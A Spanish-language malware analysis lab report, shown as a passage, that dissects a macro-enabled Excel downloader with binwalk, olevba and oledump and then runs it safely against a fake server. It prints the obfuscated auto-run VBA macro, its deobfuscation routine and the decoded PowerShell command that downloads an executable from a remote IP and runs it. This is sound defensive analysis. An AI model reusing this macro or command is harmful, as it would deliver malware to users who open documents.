12223         0x2FBF          Zip archive data, at least v1.0 to extract,
compressed size: 405384, uncompressed size: 405384, name:
xl/media/image1.jpg
417656        0x65F78         Zip archive data, at least v2.0 to extract,
compressed size: 321, uncompressed size: 617, name: docProps/core.xml
418288        0x661F0         Zip archive data, at least v2.0 to extract,
compressed size: 393, uncompressed size: 785, name: docProps/app.xml
419925        0x66855         End of Zip archive, footer length: 22
```

El elemento más relevante desde el punto de vista del análisis de malware es:

```
xl/vbaProject.bin
```

binwalk lo detecta en el offset decimal `7012`, equivalente a `0x1B64`, con un tamaño comprimido de 5164 bytes y un tamaño sin comprimir de `14336` bytes. Este componente contiene el proyecto `VBA` embebido y constituye el foco principal del análisis de ofuscación, ya que en apartados anteriores se ha comprobado que contiene una macro con autoejecución, cadenas ofuscadas y ejecución mediante `Shell`.

También destaca el recurso:

```
xl/media/image1.jpg
```

Este aparece en el offset decimal `12223`, equivalente a `0x2FBF`, con un tamaño de `405384` bytes tanto comprimido como sin comprimir. El hecho de que ambos tamaños coincidan indica que el recurso se almacena sin compresión adicional dentro del contenedor `ZIP`. En apartados anteriores se verificó además que, aunque el fichero se denomina `image1.jpg`, su contenido real corresponde a una imagen PNG. Esta discrepancia debe documentarse, aunque no implica necesariamente ofuscación maliciosa.

`binwalk` reconoció los componentes esperados del contenedor `ZIP/OOXML` y **no mostró firmas evidentes de ejecutables `PE` ni datos adicionales concatenados fuera del archivo `ZIP`.** Este resultado no demuestra de forma absoluta la ausencia de contenido oculto, pero no aporta indicios de un payload ejecutable embebido directamente en el documento.

---

6. Extracción de objetos y artefactos

La extracción del contenido VBA se realizó en dos niveles. En primer lugar, se recuperó el fichero `vbaProject.bin` desde el contenedor OOXML. Posteriormente, se extrajo el código fuente VBA visible y se separaron los módulos que componen el proyecto.

6.1 Extracción del proyecto `VBA` del `.xlsm`

```
└─$ mkdir -p vba_extract

└─$ unzip -p "$malwareXLSM" xl/vbaProject.bin > ~/vba_extract/vbaProject.bin

└─$ ls -lh ~/vba_extract/vbaProject.bin
-rw-rw-r-- 1 xxxx xxxx 14K may 31 07:59 vba_extract/vbaProject.bin

└─$ file ~/vba_extract/vbaProject.bin
vba_extract/vbaProject.bin: Composite Document File V2 Document, Cannot read
section info

└─$ sha256sum ~/vba_extract/vbaProject.bin
ea2a7647e029a1b68904d0be603b5319e50aa82ee5194691bb5dfb8c1c5f25fc
~/vba_extract/vbaProject.bin
```

6.2 Extracción del código VBA visible con olevba

```
└─$ olevba -c "$malwareXLSM" > ~/vba_extract/vba_source_from_xlsm.txt

└─$ olevba -c ~/vba_extract/vbaProject.bin >
vba_extract/vba_source_from_vbaProject.txt

└─$ less ~/vba_extract/vba_source_from_vbaProject.txt
```

```
└─$ grep -Ein "Workbook_Open|defnder|WQDX|xas|Shell|Chr|Asc"
vba_extract/vba_source_from_vbaProject.txt
```

```
10:Public Sub Workbook_Open()
11:'shell xas(ÈÆÎ¼ÉÊÀ½ÄÄx€Æ¼Î„Æ¹Â½»ÌxªÑËË¼Ä…¥½Ì†¯½º›ÃÀ¼ÅË†œÇÏÅÄÇ¸»ÀÃ½+
€~¿ËËÇ’‡‡‰††‰Š…‰ŒŠ†‰‘‹‡ŠŠ†ˆ‰‡ËÀ¹ÏÆ…¼Ï¼~„|½ÆÎ‘™ÈÇ›¸Ë¸ƒ´Ç¢Ÿ™Ï…¼Ï¼“€¦¼Ï…
¦¹Á¼ºÌx…»ÇÅxª¿¼ÃÃ†™ÈÈÄÀ»¹ËÀÆÅ€†«À½ÄÄ†Ï¼ºÌË½€|½ÆÍ‘™ÇÇ›¸Ë¹ƒ´Ç¢Ÿ˜Ï…¼Ï½†)
12:defnder
14:Private Sub defnder()
15:asdas = xas("ÈÆÎ¼ÉÊÀ½ÄÄx€Æ¼Î„Æ¹Â½»ÌxªÑËË¼Ä…¥½Ì†¯½º›ÃÀ¼ÅË†œÇÏÅÄÇ¸»ÀÃ½",
"XXWWWWWXXXXXXXWWWWWXXXXXW") + xas("€~¿ËËÇ’‡‡‰††‰Š…‰ŒŠ†‰‘‹‡ŠŠ†ˆ‰‡ËÀ¹ÏÆ…
¼Ï¼~„|½ÆÎ‘™ÈÇ›¸Ë¸ƒ´Ç¢Ÿ™Ï…¼Ï¼“€¦¼Ï…
¦¹Á¼ºÌx…»ÇÅxª¿¼ÃÃ†™ÈÈÄÀ»¹ËÀÆÅ€†«À½ÄÄ†Ï¼ºÌË½€|½ÆÍ‘™ÇÇ›¸Ë¹ƒ´Ç¢Ÿ˜Ï…¼Ï½†",
"XXWWWWWXXXXXXXWWWWWXXXXXW")
16:WQDX (asdas)
18:Private Function WQDX(xs As String)
19:Shell xs
21:    Private Function xas(wqdqw As String, ByVal fqwdw As String)
26:                c = Asc(Mid$(wqdqw, i, 1))
27:                c = c - Asc(Mid$(fqwdw, (i Mod Len(fqwdw)) + 1, 1))
28:                strBuff = strBuff & Chr(c And &HFF)
33:        xas = strBuff
```

6.3 Extracción de módulos VBA por separado con oledump.py

```
└─$ python3 oledump.py ~/vba_extract/vbaProject.bin
  1:       422 'PROJECT'
  2:        62 'PROJECTwm'
  3: m    1180 'VBA/Sheet1'
  4: M    3408 'VBA/ThisWorkbook'
  5:      2530 'VBA/_VBA_PROJECT'
  6:      1540 'VBA/__SRP_0'
  7:       182 'VBA/__SRP_1'
  8:       432 'VBA/__SRP_2'
  9:       106 'VBA/__SRP_3'
 10:       515 'VBA/dir'
```

```
└─$ python3 oledump.py ~/vba_extract/vbaProject.bin -s 4 -v
Attribute VB_Name = "ThisWorkbook"
Attribute VB_Base = "0{00020819-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Dim asdas As String
Public Sub Workbook_Open()
'shell
xas(��µ������x�5´ɛ½��x���¸ą������������ᶜ������Ò���ý+�~���ŏ
```

```
ÐÏA0ñá±Ù0:0ÐÆ0ñ0µ0ø0ÐÐÐÐÐ0ñ0ÐÐÐÐÐÐ0x0ÐÐÐÐ0x0ÐÐÐÐÆ0ÐÐÐÐÐÐÐÐÐÐ0ł0ÐÐÐÐÐ0ĝø0Ð0_0|
0Ð0ÐÐÙ0ˊ0ÐÆ0ñ0µ0Ɔ0)
defnder
End Sub
Private Sub defnder()
asdas = xas("ÐÐµÐÐÐÐÐx0ƽ´ɛ½ÐÐx0ÐÐ¸ąÐÐÐÐÐÐÐÐÐÐˢÐÐÐÐÐÐÑÐÐÐý",
"XXWWWWWXXXXXXXWWWWWXXXXXW") +
xas("0~ÐÐÐŏÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐÐb0ø~0|
ÐÐA0ñá±Ù0:0ÐÆ0ñ0µ0ø0ÐÐÐÐÐ0ñ0ÐÐÐÐÐÐ0x0ÐÐÐÐ0x0ÐÐÐÐÆ0ÐÐÐÐÐÐÐÐÐÐ0ł0ÐÐÐÐÐ0ĝø0Ð0_0|
0Ð0ÐÐÙ0ˊ0ÐÆ0ñ0µ0Ɔ0", "XXWWWWWXXXXXXXWWWWWXXXXXW")
WQDX (asdas)
End Sub
Private Function WQDX(xs As String)
Shell xs
End Function
    Private Function xas(wqdqw As String, ByVal fqwdw As String)
        Dim i As Integer, c As Integer
        Dim strBuff As String
        If Len(fqwdw) Then
            For i = 1 To Len(wqdqw)
                c = Asc(Mid$(wqdqw, i, 1))
                c = c - Asc(Mid$(fqwdw, (i Mod Len(fqwdw)) + 1, 1))
                strBuff = strBuff & Chr(c And &HFF)
            Next i
        Else
            strBuff = wqdqw
        End If
        xas = strBuff
    End Function
```

```
└─$ python3 oledump.py ~/vba_extract/vbaProject.bin -s 3 -v
Attribute VB_Name = "Sheet1"
Attribute VB_Base = "0{00020820-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
```

Stream	Marcador	Nombre	Tamaño	Interpretación
1		PROJECT	422	Metadatos del proyecto VBA.
2		PROJECTwm	62	Información interna del proyecto VBA.
3	m	VBA/Sheet1	1180	Módulo asociado a la hoja. No parece contener lógica principal.
4	M	VBA/ThisWorkbook	3408	Módulo principal con código VBA relevante.

Stream	Marcador	Nombre	Tamaño	Interpretación
5		VBA/_VBA_PROJECT	2530	Estructura interna del proyecto VBA.
6		VBA/__SRP_0	1540	Stream interno relacionado con el proyecto compilado/p-code.
7		VBA/__SRP_1	182	Stream interno relacionado con el proyecto compilado/p-code.
8		VBA/__SRP_2	432	Stream interno relacionado con el proyecto compilado/p-code.
9		VBA/__SRP_3	106	Stream interno relacionado con el proyecto compilado/p-code.
10		VBA/dir	515	Directorio interno del proyecto VBA.

Extraemos los módulos a ficheros independientes:

```
└─$ python3 oledump.py ~/vba_extract/vbaProject.bin -s 4 -v >
vba_extract/ThisWorkbook.vba

└─$ python3 oledump.py ~/vba_extract/vbaProject.bin -s 3 -v >
vba_extract/Sheet1.vba
```

---

7. Análisis de la macro extraída

El módulo `ThisWorkbook.vba`, extraído del stream `VBA/ThisWorkbook`, contiene la lógica principal de la macro maliciosa.

El módulo comienza con atributos internos de `VBA`:

```
Attribute VB_Name = "ThisWorkbook"
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
```

Esto indica que el código está asociado al objeto `ThisWorkbook`, es decir, al propio libro de Excel. Esto es importante porque permite usar eventos del libro, como `Workbook_Open()`.

El punto de entrada principal es:

```
Public Sub Workbook_Open()
    'shell xas(...)
    defnder
End Sub
```

`Workbook_Open()` es una rutina de autoejecución. Se ejecuta automáticamente cuando se abre el documento, siempre que las macros estén habilitadas.

La línea:

```
'shell xas(...)
```

está comentada, por lo que no se ejecuta. Sin embargo, muestra una versión directa o anterior del mecanismo: ejecutar con `Shell` una cadena previamente desofuscada.

La ejecución real se produce con:

```
defnder
```

Flujo de ejecución real:

```
Workbook_Open()
    ↓
defnder()
    ↓
xas() + xas()
    ↓
asdas = comando PowerShell desofuscado
    ↓
WQDX(asdas)
    ↓
Shell xs
```

La función `defnder()` construye una cadena llamada `asdas`:

```
asdas = xas("...", "XXWWWWWXXXXXXXWWWWWXXXXXW") + xas("...",
"XXWWWWWXXXXXXXWWWWWXXXXXW")
WQDX (asdas)
```

La cadena está dividida en dos bloques ofuscados y ambos se descifran con la misma clave:

```
XXWWWWWXXXXXXXWWWWWXXXXXW
```

Después, el resultado se pasa a `WQDX()`. La función `WQDX()` es crítica:

```
Private Function WQDX(xs As String)
    Shell xs
End Function
```

Esta función ejecuta el contenido de `xs` mediante `Shell`, por lo que cualquier cadena reconstruida en `asdas` se lanza como comando del sistema.

Rutina de desofuscación `xas()`: La función `xas()` implementa una desofuscación carácter a carácter:

```
c = Asc(Mid$(wqdqw, i, 1))
c = c - Asc(Mid$(fqwdw, (i Mod Len(fqwdw)) + 1, 1))
strBuff = strBuff & Chr(c And &HFF)
```

Comando desofuscado: Al aplicar la función `xas()` a las dos cadenas, el comando final reconstruido es:

```
powershell (new-object
System.Net.WebClient).DownloadFile('http://185.239.242.194/2391911/shawn.exe
',$env:AppData+'\oJGAx.exe');(New-Object -com
Shell.Application).ShellExecute($env:AppData+'\oJGAx.exe')
```

Este comando hace tres acciones principales:

Acción	Descripción
Descarga de payload	Usa `System.Net.WebClient.DownloadFile()` para descargar un ejecutable desde una URL remota.
Escritura en disco	Guarda el fichero descargado en `%APPDATA%\oJGAx.exe`.
Ejecución	Usa `Shell.Application` y `ShellExecute()` para ejecutar el binario descargado.

Indicadores extraídos:

Tipo	Indicador
IP remota	`185.239.242.194`
URL	`http://185.239.242.194/2391911/shawn.exe`
Recurso remoto	`shawn.exe`
Ruta de escritura	`%APPDATA%\oJGAx.exe`
Nombre local del recurso descargado	`oJGAx.exe`
Intérprete usado	`powershell`
Clase .NET	`System.Net.WebClient`
Método de descarga	`DownloadFile()`
Objeto COM usado	`Shell.Application`
Método de ejecución	`ShellExecute()`

Comportamiento malicioso confirmado: Con este resultado ya se puede afirmar que la macro no solo es sospechosa, sino que tiene comportamiento claramente malicioso:

Evidencia	Impacto
`Workbook_Open()`	Ejecución automática al abrir el documento.
Cadenas ofuscadas	Ocultación del comando real frente a análisis estático simple.
Función `xas()`	Rutina personalizada de desofuscación.
`Shell xs`	Ejecución de comandos del sistema.
`powershell`	Uso de intérprete de comandos potente y habitual en malware.
`DownloadFile()`	Descarga de un segundo payload.
`ShellExecute()`	Ejecución del payload descargado.

La macro actúa como downloader/launcher: el documento no parece contener el payload final dentro del .xlsm, sino que lo descarga desde una IP remota y lo ejecuta desde el directorio %APPDATA%. Descarga un recurso remoto y trata de ejecutarlo. No extrae un payload embebido propio de un dropper.

Conclusiones: El módulo ThisWorkbook.vba contiene una macro de autoejecución que se activa al abrir el documento. La macro reconstruye dinámicamente un comando PowerShell ofuscado y lo ejecuta mediante `Shell`. El comando desofuscado descarga un recurso remoto con extensión `.exe` desde `185.239.242.19`4 y lo guarda como `oJGAx.exe` en `%APPDATA%`, para después ejecutarlo mediante `Shell.Application`. Esto confirma que el documento funciona como primera etapa de infección, con comportamiento de downloader y ejecución de payload externo.

---

8. Análisis dinámico básico

8.1 Preparación de la máquina virtual

Se utilizaron las siguientes herramientas:

```
Process Monitor  → monitorización de procesos, actividad del sistema de
ficheros y registro.
Wireshark        → captura y análisis del tráfico de red.
Microsoft Excel  → apertura controlada del documento `.xlsm` y depuración de
la macro VBA.
```

8.1.1 Process Monitor

Ejecutamos Process Monitor y establecemos los siguientes filtros:

Campo	Condición	Valor
Process Name	is	EXCEL.EXE
Process Name	is	powershell.exe
Path	contains	oJGAx.exe
Operation	is	Process Create
Operation	is	WriteFile
Operation	is	CreateFile

8.1.2 Wireshark

Filtros recomendados:

```
http || tcp.port == 80
```

8.1.3 Microsoft Excel compatible con macros VBA

La ejecución dinámica se realizó en una máquina virtual Windows aislada que disponía de una versión de Microsoft Excel compatible con documentos `.xlsm` y con la ejecución de macros VBA.

La muestra no explota una vulnerabilidad específica de Microsoft Office. Su comportamiento depende de que el documento se abra en Excel y de que se permita la ejecución de las macros. Por este motivo, el análisis se realizó sin acceso directo a Internet y con la comunicación destinada a la infraestructura original redirigida hacia el servidor controlado en REMnux.

8.1.4 Servidor HTTP simulado con la IP original

En la máquina virtual Windows se añadió una ruta estática para dirigir el tráfico destinado a la dirección IP original hacia el servidor controlado de REMnux. De esta forma, se evitó cualquier conexión con la infraestructura real.

```
remnux@remnux:~$ sudo ip addr add 185.239.242.194/32 dev enp0s3
remnux@remnux:~$ ip a show enp0s3
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:9c:2f:a7 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.3/24 metric 100 brd 10.0.0.255 scope global dynamic enp0s3
       valid_lft 508sec preferred_lft 508sec
    inet 185.239.242.194/32 scope global enp0s3
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe9c:2fa7/64 scope link
       valid_lft forever preferred_lft forever
remnux@remnux:~$
```

```
remnux@remnux: ~
remnux@remnux:~$ sudo ss -ltnp | grep ':80'
LISTEN    0         5            185.239.242.194:80             0.0.0.0:*       users:(("python3",pid=1563,fd=3))

remnux@remnux:~$
```

En Windows VM creamos una ruta hacia el fake server: Como la URL usa una IP pública, Windows intentará ir hacia internet. Para evitarlo, añadimos una ruta que mande esa IP hacia la MV REMnux:


```
Administrador: Windows PowerShell
PS C:\Users\usuario\Desktop> ping 10.0.0.3

Haciendo ping a 10.0.0.3 con 32 bytes de datos:
Respuesta desde 10.0.0.3: bytes=32 tiempo<1m TTL=64
Respuesta desde 10.0.0.3: bytes=32 tiempo<1m TTL=64
Respuesta desde 10.0.0.3: bytes=32 tiempo<1m TTL=64
Respuesta desde 10.0.0.3: bytes=32 tiempo<1m TTL=64

Estadísticas de ping para 10.0.0.3:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 0ms, Máximo = 0ms, Media = 0ms
PS C:\Users\usuario\Desktop> route add 185.239.242.194 mask 255.255.255.255 10.0.0.3
 Correcto
PS C:\Users\usuario\Desktop> curl.exe http://185.239.242.194/2391911/shawn.exe
M9T5 - PAYLOAD FAKE
PS C:\Users\usuario\Desktop>
```

Vemos que el servidor fake está funcionando correctamente:

```
remnux@remnux:~$ mkdir -p ~/fake_http/2391911
remnux@remnux:~$ cat > ~/fake_http/2391911/shawn.exe << 'EOF'
> M9T5 - PAYLOAD FAKE
> EOF
remnux@remnux:~$ sudo python3 -m http.server 80 --bind 185.239.242.194 --directory ~/fake_http/
Serving HTTP on 185.239.242.194 port 80 (http://185.239.242.194:80/) ...
```




8.2 Ejecución de la muestra

Tras ejecutar la muestra en el entorno controlado, se comprobó la existencia del fichero descargado en la ruta `%APPDATA%\oJGAx.exe` mediante `Test-Path`, obteniendo como resultado `True`.

El resultado `True` confirma la existencia del fichero en la ruta prevista. Al correlacionar esta evidencia con la petición HTTP observada en Wireshark y las operaciones `CreateFile` y `WriteFile` registradas por Process Monitor, se confirma que el recurso fue descargado y escrito durante la ejecución controlada de la macro.

Posteriormente, Windows mostró el mensaje “No se puede ejecutar esta aplicación en el equipo”, lo cual es coherente con el entorno de laboratorio, ya que el recurso servido desde REMnux no era un ejecutable real, sino una nota de texto inocua entregada con el nombre `shawn.exe`. La macro descargó dicho contenido y lo almacenó con el nombre `oJGAx.exe`, tal como indicaba el comando PowerShell desofuscado.


Este comportamiento confirma dinámicamente la función downloader de la muestra: el documento ejecuta la macro al abrirse, invoca PowerShell, descarga un archivo desde la URL configurada y posteriormente intenta ejecutarlo desde el directorio `%APPDATA%`.




Mediante el comando `Get-Content "$env:APPDATA\oJGAx.exe" -Raw` se comprobó que el fichero descargado por la macro contenía la nota inocua `M9T5 - PAYLOAD FAKE`, confirmando que la descarga desde el servidor controlado se realizó correctamente:

```
PS C:\Users\usuario\Desktop\vba_extract> Get-Content "$env:APPDATA\oJGAx.exe" -Raw
M9T5 - PAYLOAD FAKE
```

